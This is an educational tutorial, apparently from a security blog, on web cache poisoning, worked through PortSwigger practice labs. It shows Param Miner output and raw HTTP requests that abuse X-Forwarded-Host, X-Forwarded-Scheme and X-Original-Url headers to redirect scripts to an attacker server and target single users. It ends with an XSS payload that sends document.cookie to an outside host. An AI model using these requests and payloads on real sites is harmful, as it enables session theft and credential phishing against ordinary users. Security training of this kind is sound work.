

Cache Poisoning

What is it ?

Cache poisoning was popularized in 2018, although this attack existed long before, as this [2009 OWASP article](#) shows.

In short, it consists in poisoning the cache that will be served to the next users.

This attack can be anecdotal as very powerful, since it couples with other vulnerabilities, such as **XSS** or **Open Redirection**.

For example, we can poison a cache with an **XSS**, which will steal the session cookies of all users who will go to a certain page.

Beware, this is not to be confused with **Web Cache Deception (WCD)**, which has neither the same methodology nor the same goal.


In order to understand how it works, we need to understand what this attack is based on: the cache.

The purpose of the cache is to reduce the response time of the web server. It acts as an intermediary between the web server and the client. It allows to save web pages that have been previously requested and then provide them to other clients requesting the same page.

There are two important notions that characterize a cache server:

- The amount of time a page is cached
- Whether the cached copy will be delivered or whether the request will be transferred to the web server


Here is how the caching and then the distribution of the cache is done :



The **X-Cache: Hit** header indicates that we have contacted the cache, and the **X-Cache: Miss** directly with the web server.

It is in this second case that the cache will be generated, since it will cache **the response returned by the web server**.

So, what happens if we manage to inject arbitrary code into the web server's response during an **X-Cache: Miss** ?



If we take advantage of **X-Cache: Miss** to inject our arbitrary code, it will be returned and cached, then distributed to all other visitors, without any interaction required from them!

Of course, this cache won't stay forever: it is often defined by the **Cache-Control** header.

For example: **Cache-Control: max-age=180** means that the cache will stay 3 minutes, until the next caching.

Cache keys

Imagine two users from different countries visiting a certain page, such as the home page of a bank.

Given the large number of people visiting the site, in order to serve the visitors faster, the bank decided to set up a cache, this will allow the bank to lighten the requests and not regenerate content for each request as explained before.


But then, how to determine which cache to send?

We won't send a Polish cache to a French visitor, and that's why **cache keys** are set up.

They will simply choose in the request which elements to choose to distribute the cache.


In our example, it will simply be a language **cookie** (if there is one), such as `lang=fr`.

It can also be **headers** or **GET request parameters**.



Like Cache Keys, these can be **headers**, **cookies**, or **GET request parameters**.

They can also be chained (i.e. several unkeyed inputs at once), as we'll see in the "Resource hijacking" example.




Here is an example of a Param Miner output:

```
Updating active thread pool size to 8
Queued 1 attacks
Selected bucket size: 8192 for ac741f481eba7f5d80a83ee7003a00d0.web-security-academy.net
Initiating header bruteforce on ac741f481eba7f5d80a83ee7003a00d0.web-security-academy.net
Resuming header bruteforce at -1 on ac741f481eba7f5d80a83ee7003a00d0.web-security-academy.net
Identified parameter on ac741f481eba7f5d80a83ee7003a00d0.web-security-academy.net:
x-forwarded-host
Resuming header bruteforce at -1 on ac741f481eba7f5d80a83ee7003a00d0.web-security-academy.net
Completed attack on ac741f481eba7f5d80a83ee7003a00d0.web-security-academy.net
```

We can see in this example that Param Miner has found the **X-Forwarded-Host** header as an **unkeyed input**.

Cache buster

The cache buster is a parameter that is added in the request to hide only a specific page. Actually, the requested web page and its parameters are cache keys. This allows us not to poison the cache of all visitors during tests.



are the headers that we are going

About the cache :

X-Cache	Indicates whether the response comes from the cache server (X-Cache: hit) or from the web server (X-Cache: miss).
Age	Indicates the age of the cache in seconds.
Cache-Control	Indicates caching instructions. For example, its lifetime in seconds (max-age), or where the response can be cached (public -> everywhere, private -> in the browser cache). See more
Vary	Defines the headers that will serve as cache keys.

Others :

X-Forwarded-Host	Identifies the host initially requested by the client in the Host header of the HTTP request.
X-Forwarded-Scheme	Similar to X-Forwarded-Proto , it is used to identify the protocol (HTTP / HTTPS) used to connect to the proxy.
X-Original-Url	Indicates the URL initially requested.

Examples

We will now move on to practice, using PortSwigger's excellent Cache Poisoning [labs](#) (there are 6 in total, but we will only skim them to practice the most important aspects of Cache Poisoning). *For the sake of readability, we have replaced all Exploit Servers URLs with **hideandsec.sh**.*

Basic unkeyed input

In this example we will see how we can poison a site's cache by injecting our own Javascript code.

By using the Burp proxy on the home page, we can see the beginning of this answer :

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: max-age=30
Age: 2
X-Cache: hit
X-XSS-Protection: 0
Content-Length: 10627

<!DOCTYPE html>
<html>
<head>
<link href="/resources/css/labsEcommerce.css" rel="stylesheet">
<script type="text/javascript" src="//acb71fdd1e124550803245dc009d00fe.web-security-academy.net/resources/js/tracking.js"></script>
<title>Web cache poisoning with an unkeyed header</title>
</head>
```

```
<body>
[...]
```

Thanks to Param Miner, we can find an unkeyed input: **X-Forwarded-Host**.
Effectively, by giving it a value we notice that the url of the [tracking.js](#) script changes :

```
GET /?x=buster HTTP/1.1
Host: acb71fdd1e124550803245dc009d00fe.web-security-academy.net
X-Forwarded-Host: hideandsec.sh
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: max-age=30
Age: 2
X-Cache: hit
X-XSS-Protection: 0
Content-Length: 10583


<!DOCTYPE html>
<html>
<head>
<link href="/resources/css/labsEcommerce.css" rel="stylesheet">
<script type="text/javascript" src="//hideandsec.sh/resources/js/tracking.js"></script>
<title>Web cache poisoning with an unkeyed header</title>
</head>
<body>
[...]
```

Bingo ! We can poison the cache for 30 seconds for everyone who comes to see this same page !
Attention, in order to poison the cache, you have to send the request in order to receive an **X-Cache: miss**, which means that we have sent the request directly to the web server (and not to the cache server), then **X-Cache: hit**, to check that we have poisoned the cache.
It's mostly a confirmation, to make sure we don't only have **X-Cache: miss**.

- Now we have two possibilities :
Put the url of a web server we own into the **X-Forwarded-Host** with a [/resources/js/tracking.js](#) file in which we can put our own Javascript payload to be loaded by the victims
- Or inject the Javascript payload directly into the **X-Forwarded-Host** header, but this only works if the server does not filter certain characters.

Let's use the first method.

Let's put our payload `alert('oupsi')` in <https://hideandsec.sh/resources/js/tracking.js>, re-poison the cache and reload the page :



And it's as simple as that, everyone who accesses the site's home page within 30 seconds will get this message.

Of course it's possible to inject any Javascript code and thus steal cookies or make a CSRF etc... After that it's like a simple stored XSS.

Resource Hijacking

Let's imagine going to a web site and receiving this initial response :

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Keep-Alive: timeout=0
Cache-Control: max-age=30
Age: 24
X-Cache: hit
X-XSS-Protection: 0
Connection: close
Content-Length: 10576

<!DOCTYPE html>
<html>
```

```
<head>
<link href="/resources/css/labsEcommerce.css" rel="stylesheet">
<script type="text/javascript" src="/resources/js/tracking.js"></script>
<title>Web cache poisoning with multiple headers</title>
</head>
<body>
<div theme="ecommerce">
[...]
```

We can see :

- That there is a cache, thanks to the **Cache-Control**, **Age** and **X-Cache** headers
- That he's making us load a ["tracking.js"](#) script.

Let's now launch Burp Suite's Param Miner extension for bruteforce unkeyed inputs in headers :

```
Updating active thread pool size to 8
Queued 1 attacks
Selected bucket size: 8192 for ace61ff21ef38bb68028159d009a000c.web-security-academy.net
Initiating header bruteforce on ace61ff21ef38bb68028159d009a000c.web-security-academy.net
Resuming header bruteforce at -1 on ace61ff21ef38bb68028159d009a000c.web-security-academy.net
Identified parameter on ace61ff21ef38bb68028159d009a000c.web-security-academy.net:
x-forwarded-scheme
Resuming header bruteforce at -1 on ace61ff21ef38bb68028159d009a000c.web-security-academy.net
Completed attack on ace61ff21ef38bb68028159d009a000c.web-security-academy.net
```

Param Miner found the **X-Forwarded-Scheme** header to be an **unkeyed input**.

Indeed, when we give it any value other than https, like nothttps or http, it returns a **302 Found** (Redirection) :

```
GET /?x=buster HTTP/1.1
Host: ace61ff21ef38bb68028159d009a000c.web-security-academy.net
X-Forwarded-Scheme: nothttps
HTTP/1.1 302 Found
Location: https://ace61ff21ef38bb68028159d009a000c.web-security-academy.net/?x=buster
Keep-Alive: timeout=0
Cache-Control: max-age=30
Age: 0
X-Cache: miss
```

```
X-XSS-Protection: 0
Connection: close
Content-Length: 0
```

We can see that the **X-Cache** has the value **Miss**, which means that it has not returned the cache because it has expired (**Age: 0**), that we have managed to communicate with the server and that it has generated the new cache using this response, for a maximum duration of 30 seconds (**max-age=30**).

These values concerning the cache can be very useful to develop a small script that will automatically re-poison the cache according to the value of the **Age** header, in our case every 30 seconds.

This is a beginning of [Open Redirection](#), but not yet, since it does not redirect to a third host. Luckily we still have the **X-Forwarded-Host** header!

*The **X-Forwarded-Host** (XFH) header is a de-facto standard header for identifying the original host requested by the client in the [Host](#) HTTP request header.*

Host names and ports of reverse proxies (load balancers, CDNs) may differ from the origin server handling the request, in that case the X-Forwarded-Host header is useful to determine which Host was originally used.

(From [MDN](#))

Chances are the server will consider our **X-Forwarded-Host** as the host initiating the request, and therefore use it to generate the redirect links :

```
GET /?x=buster HTTP/1.1
Host: ace61ff21ef38bb68028159d009a000c.web-security-academy.net
X-Forwarded-Scheme: nothttps
X-Forwarded-Host: hideandsec.sh
HTTP/1.1 302 Found
Location: https://hideandsec.sh/?x=buster
Keep-Alive: timeout=0
Cache-Control: max-age=30
Age: 0
X-Cache: miss
X-XSS-Protection: 0
Connection: close
Content-Length: 0
```

Success!

The cache is now poisoned with Open Redirection on our own server.

That's nice, but we can't get very far with that, except by doing

[phishing](#).

Luckily we have another way to inject code: the [tracking.js](#) file we found at the beginning !

```
GET /resources/js/tracking.js?x=buster HTTP/1.1
Host: ace61ff21ef38bb68028159d009a000c.web-security-academy.net

HTTP/1.1 200 OK
Content-Type: application/javascript
Content-Encoding: gzip
Keep-Alive: timeout=0
Cache-Control: max-age=30
Age: 29
X-Cache: hit
X-XSS-Protection: 0
Connection: close
Content-Length: 70

document.write('');
```

Here is what the request gives us without modification.

Let's retry the operation from before with **X-Forwarded-Host** and **X-Forwarded-Scheme** :

```
GET /resources/js/tracking.js?x=buster HTTP/1.1
X-Forwarded-Host: hideandsec.sh
X-Forwarded-Scheme: nothttps
Host: ace61ff21ef38bb68028159d009a000c.web-security-academy.net


HTTP/1.1 302 Found
Location: https://hideandsec.sh/resources/js/tracking.js?x=buster
Keep-Alive: timeout=0
Cache-Control: max-age=30
Age: 0
X-Cache: miss
X-XSS-Protection: 0
Connection: close
Content-Length: 0
```

Now all pages that will load the resource </resources/js/tracking.js> will load it on our own server.
Now let's configure the payload.
For this demonstration, I will just run an alert `alert("Oupsi douspi")` on the home page of the site.

PortSwigger offer us an Exploit Server to do this, so let's put the payload in the file </resources/js/tracking.js> :

It is important to reproduce the path displayed in the redirection, otherwise the browser will not be able to load our payload.

Let's remove our cache buster `?x=buster` to poison the cache of all users, send back our infected request until we get an **X-Cache: miss**, and watch the result on the browser !



That's it, every new user who visits this page will execute our Javascript payload, with no further interaction required from them !

In summary

We poisoned the </resources/js/tracking.js> by causing a **302** redirection to our own server, then we recreated a fake </resources/js/tracking.js> on our server, by placing our Javascript payload there. Therefore, any user going to this page will load our own [tracking.js](/resources/js/tracking.js) because of the **302** redirection.

Targeted Cache Poisoning

Now imagine, during a Red Team mission for example, wanting to target a single person.
To do so, the server would have to use cookies specific to a user as a cache key (ex: **User-Agent**, **Session ID**), to poison only the caches that will be returned to that user.
For example, we can tell if this is the case when the server returns the "**Vary: User-Agent**"

header, but it may be the case even if it doesn't.

Never trust headers.

Let's take the case of a website that allows you to post comments, using HTML (or that you found an **XSS** on it).

You can insert a comment like this :

```
<h2>Ahaha cool post ! I love it</h2>

```

The browser will naturally try to load the image, so make a request to our server, with its **User-Agents**.

```
172.31.30.141 2020-05-09 06:36:41 +0000 "GET /thxforyouruseragent HTTP/1.1" 404 "User-
Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36"
```

So far nothing incredible, but now let's use these **User-Agents** for our cache poisoning on the example before.

```
GET /resources/js/tracking.js HTTP/1.1
X-Forwarded-Host: hideandsec.sh
X-Forwarded-Scheme: nohttps
Host: ace61ff21ef38bb68028159d009a000c.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36

HTTP/1.1 302 Found
Location: https://hideandsec.sh/resources/js/tracking.js
Keep-Alive: timeout=0
Cache-Control: max-age=30
Age: 0
X-Cache: miss
X-XSS-Protection: 0
Connection: close
Content-Length: 0
```

You'll notice that we replaced the **User-Agent** with the one we stole.

Therefore, if the cache is configured to take in consideration the **User-Agent** as a **cache key**, this redirection will **only** be done on users having this same **User-Agent** (including our target).

Local Route Poisoning

Let's imagine for this example, that after having launched a Param Miner on the headers of a site, we find ourselves with the headers **X-Original-Url** or **X-Rewrite-Url** as **unkeyed inputs**.

In addition to the danger they [represent](#) ([CWE-436](#)), we can provoke a request that will ask for a page but return another, which will be kept in cache.

See this example :

```
GET / HTTP/1.1
Host: acb71fdd1e124550803245dc009d00fe.web-security-academy.net
X-Original-Url: /admin
```

The site will return us the content of the `/admin` page, without redirection!

So if we inject this request in cache (**X-Cache: Miss** -> **X-Cache: Hit**), all users will receive the content of the `/admin` page instead of the home page.

Not very interesting, you might say, given that we can only use pages from the targeted site, not our own.

That's why we have to couple this vulnerability to another one.

Open Redirection

Here is an example of what you can do with an Open Redirection :

```
GET /transactions.php HTTP/1.1
Host: acb71fdd1e124550803245dc009d00fe.web-security-academy.net
X-Original-Url: /logout.php?callback=https://hideandsec.sh/transactions.php
```

We ask for `/transactions.php`, except that behind it, the server will return `/logout.php?callback=https://hideandsec.sh/transactions.php`.

So it will first go to `logout.php`, and in both cases (if the server has an open session or not), it will **redirect to the callback** (our transactions page), whereas if we had made an open redirection to the callback of `login.php` and the server has no open session, it would have loaded the login page instead of the callback.

This is therefore equivalent of a **more elaborate phishing**, since no social engineering is required to get a victim to click on a link redirecting to our fake site, and most importantly, all users will be trapped.

We will then be able to retrieve all of our victims' **banking data**, and even their **credentials**, by asking them to confirm their password and/or identity during a transaction.

XSS

To escape this restriction to redirect only to a page of the site concerned, an XSS can be used. Let's imagine an XSS on the page `/search?q=<script>alert("Your site is very secure")</script>`. Once we can inject javascript, we can do a little bit whatever we want, like injecting a keylogger with BeEF, stealing cookies, redirecting to an external site,...

Here's an example of a request that will steal the victims' cookies :

```
GET /dashboard HTTP/1.1
Host: acb71fdd1e124550803245dc009d00fe.web-security-academy.net
X-Original-Url: /search?q=<img src=x
onerror=this.src='https://hideandsec.sh/?c='+document.cookie />
```

If the server does not accept this request, encode it, or even [encode it twice](#).

In this request, the server will return the search result with our image

```
<img src=x onerror=this.src='https://hideandsec.sh/?c='+document.cookie />
```

